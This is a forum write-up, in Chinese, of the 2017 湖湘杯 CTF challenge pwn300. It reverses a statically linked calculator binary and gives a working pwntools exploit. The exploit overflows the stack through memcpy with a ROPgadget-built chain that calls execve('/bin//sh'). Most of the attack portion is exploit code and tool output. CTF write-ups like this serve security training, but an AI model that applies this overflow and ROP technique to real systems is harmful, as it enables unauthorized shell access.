2017湖湘杯pwn300的wp

niexinming / 2017-12-03 23:36:06 / 浏览数 3003 安全技术 CTF 顶(0) 踩(0)

湖湘杯的pwn比赛很有趣，我做了pwn300的题目，感觉不错，我把wp分享出来，pwns的下载链接是：http://download.csdn.net/download/niexinming/10143408
把pwn300直接拖入ida中：
main函数：

```
  int v4; // [esp+18h] [ebp-38h]
  int v5; // [esp+1Ch] [ebp-34h]
  int v6; // [esp+44h] [ebp-Ch]
  int v7; // [esp+48h] [ebp-8h]
  int v8; // [esp+4Ch] [ebp-4h]

  v6 = 0;
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  Welcome();
  printf("How many times do you want to calculate:");
  __isoc99_scanf("%d", &v6);
  if ( v6 <= 3 || v6 > 255 )
  {
    puts("wrong input!");
    exit(-1);
  }
  v7 = malloc(4 * v6);
  v8 = 0;
  while ( v8 < v6 )
  {
    PrintMenu();
    __isoc99_scanf("%d", &v4);
    switch ( v4 )
    {
      case 1:
        Add();
        *(_DWORD *)(v7 + 4 * v8) = ResultAdd;
        goto LABEL_11;
      case 2:
        Sub();
        *(_DWORD *)(v7 + 4 * v8) = ResultSub;
        goto LABEL_11;
      case 3:
        Mul();
        *(_DWORD *)(v7 + 4 * v8) = ResultMul;
        goto LABEL_11;
      case 4:
        Div();
        *(_DWORD *)(v7 + 4 * v8) = ResultDiv;
        goto LABEL_11;
      case 5:
        memcpy(&v5, v7, 4 * v6);
        free(v7);
        return 0;
      default:
        puts("wrong input!");
LABEL_11:
        ++v8;
        break;
    }
  }
  return 0;
```

add函数：

```
1  int Add()
2  {
3    int v1; // [esp+18h] [ebp-10h]
4    int v2; // [esp+1Ch] [ebp-Ch]
5
6    printf("input the integer x:");
7    _isoc99_scanf("%u", &v2);
8    printf("input the integer y:");
9    _isoc99_scanf("%u", &v1);
10   ResultAdd = v2 + v1;
11   return printf("the result is %d\n");
12 }
```

这个题目很有意思，首先开辟一个3到255大小的堆空间，然后做加减乘除的计算之后把计算结果放入堆中，最后可以把所有的计算结果用memcpy函数全部放入函数的临时

先运行一下程序看一下这个程序干了啥：


```
h11p@ubuntu:~$ cd hackme/huxiangbei/
h11p@ubuntu:~/hackme/huxiangbei$ ./pwn300
Welcome to use the best calculator!
How many times do you want to calculate:10
choose an action:
1 Add
2 Sub
3 Mul
4 Div
5 Save the result
1
input the integer x:1
input the integer y:1
the result is 2
choose an action:
1 Add
2 Sub
3 Mul
4 Div
5 Save the result
2
input the integer x:2
input the integer y:1
the result is 1
choose an action:
1 Add
2 Sub
3 Mul
4 Div
5 Save the result
5
h11p@ubuntu:~/hackme/huxiangbei$
```

再看看程序开启了哪些保护:

```
h11p@ubuntu:~/hackme/huxiangbei$ checksec pwn300
[*] '/home/h11p/hackme/huxiangbei/pwn300'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme/huxiangbei$
```

看到这个程序开了栈不可执行，于是肯定就会想到用rop来做

这个题目用ida打开之后发现有很多函数，所以判断这个题目是静态编译的



所以可以用http://blog.csdn.net/niexinming/article/details/78259866 中我提到的ROPgadget工具来做，不出意外，很成功的找了完整的rop链

```
        # Padding goes here
        p = ''

        p += pack('<I', 0x0806ed0a) # pop edx ; ret
        p += pack('<I', 0x080ea060) # @ .data
        p += pack('<I', 0x080bb406) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x080a1dad) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806ed0a) # pop edx ; ret
        p += pack('<I', 0x080ea064) # @ .data + 4
        p += pack('<I', 0x080bb406) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x080a1dad) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806ed0a) # pop edx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x08054730) # xor eax, eax ; ret
        p += pack('<I', 0x080a1dad) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481c9) # pop ebx ; ret
        p += pack('<I', 0x080ea060) # @ .data
        p += pack('<I', 0x0806ed31) # pop ecx ; pop ebx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x080ea060) # padding without overwrite ebx
        p += pack('<I', 0x0806ed0a) # pop edx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x08054730) # xor eax, eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x0807b75f) # inc eax ; ret
        p += pack('<I', 0x08049781) # int 0x80
h11p@ubuntu:~/hackme/huxiangbei$
```

这个题目还有个难点就是不能直接输入十六进制，所以根据http://blog.csdn.net/niexinming/article/details/78666941
我的这篇文件可以用ctypes.c_int32(0x123).value进行转换
所以我的exp是：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
import binascii
import ctypes as ct
from struct import pack

context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x08048ff5'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)

def base_addr(prog_addr,offset):
   return eval(prog_addr)-offset

elf = ELF('/home/h11p/hackme/huxiangbei/pwn300')

io = process('/home/h11p/hackme/huxiangbei/pwn300')

p=[]
```

```
p.append( 0x0806ed0a)  # pop edx ; ret
p.append( 0x080ea060)  # @ .data
p.append( 0x080bb406)  # pop eax ; ret
p.append(eval('0x'+binascii.b2a_hex('nib/')))
p.append( 0x080a1dad)  # mov dword ptr [edx], eax ; ret
p.append( 0x0806ed0a)  # pop edx ; ret
p.append( 0x080ea064)  # @ .data + 4
p.append( 0x080bb406)  # pop eax ; ret
p.append(eval('0x'+binascii.b2a_hex('hs//')))
p.append(0x080a1dad)  # mov dword ptr [edx], eax ; ret
p.append(0x0806ed0a)  # pop edx ; ret
p.append(0x080ea068)  # @ .data + 8
p.append(0x08054730)  # xor eax, eax ; ret
p.append(0x080a1dad)  # mov dword ptr [edx], eax ; ret
p.append(0x080481c9)  # pop ebx ; ret
p.append(0x080ea060)  # @ .data
p.append(0x0806ed31)  # pop ecx ; pop ebx ; ret
p.append(0x080ea068)  # @ .data + 8
p.append(0x080ea060)  # padding without overwrite ebx
p.append(0x0806ed0a)  # pop edx ; ret
p.append(0x080ea068)  # @ .data + 8
p.append(0x08054730)  # xor eax, eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x0807b75f)  # inc eax ; ret
p.append(0x08049781)  # int 0x80

tempnum=0
#debug()
io.recvuntil('How many times do you want to calculate:')
io.sendline('255')
for i in xrange(0,16):
   io.recvuntil('5 Save the result\n')
   io.sendline('1')
   io.recvuntil('input the integer x:')
   io.sendline(str(tempnum))
   io.recvuntil('input the integer y:')
   io.sendline('0')

for j in p:
   io.recvuntil('5 Save the result\n')
   io.sendline('1')
   io.recvuntil('input the integer x:')
   io.sendline(str(ct.c_int32(j).value))
   io.recvuntil('input the integer y:')
   io.sendline('0')

io.recvuntil('5 Save the result\n')
io.sendline('5')
io.interactive()
io.close()
```

注意一点就是，就是程序在return 0之前会调用free，而为了保证free函数的正常运行，前十六次计算的结果必须为0，后面的计算结果就可以随意了

最后getshell的效果是：

pwn300.zip (0.307 MB) 下载附件

点击收藏 | 0 关注 | 0

上一篇：跟安全关系不大的事：如何让Slid... 下一篇：Meterpreter载荷执行原理分析

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板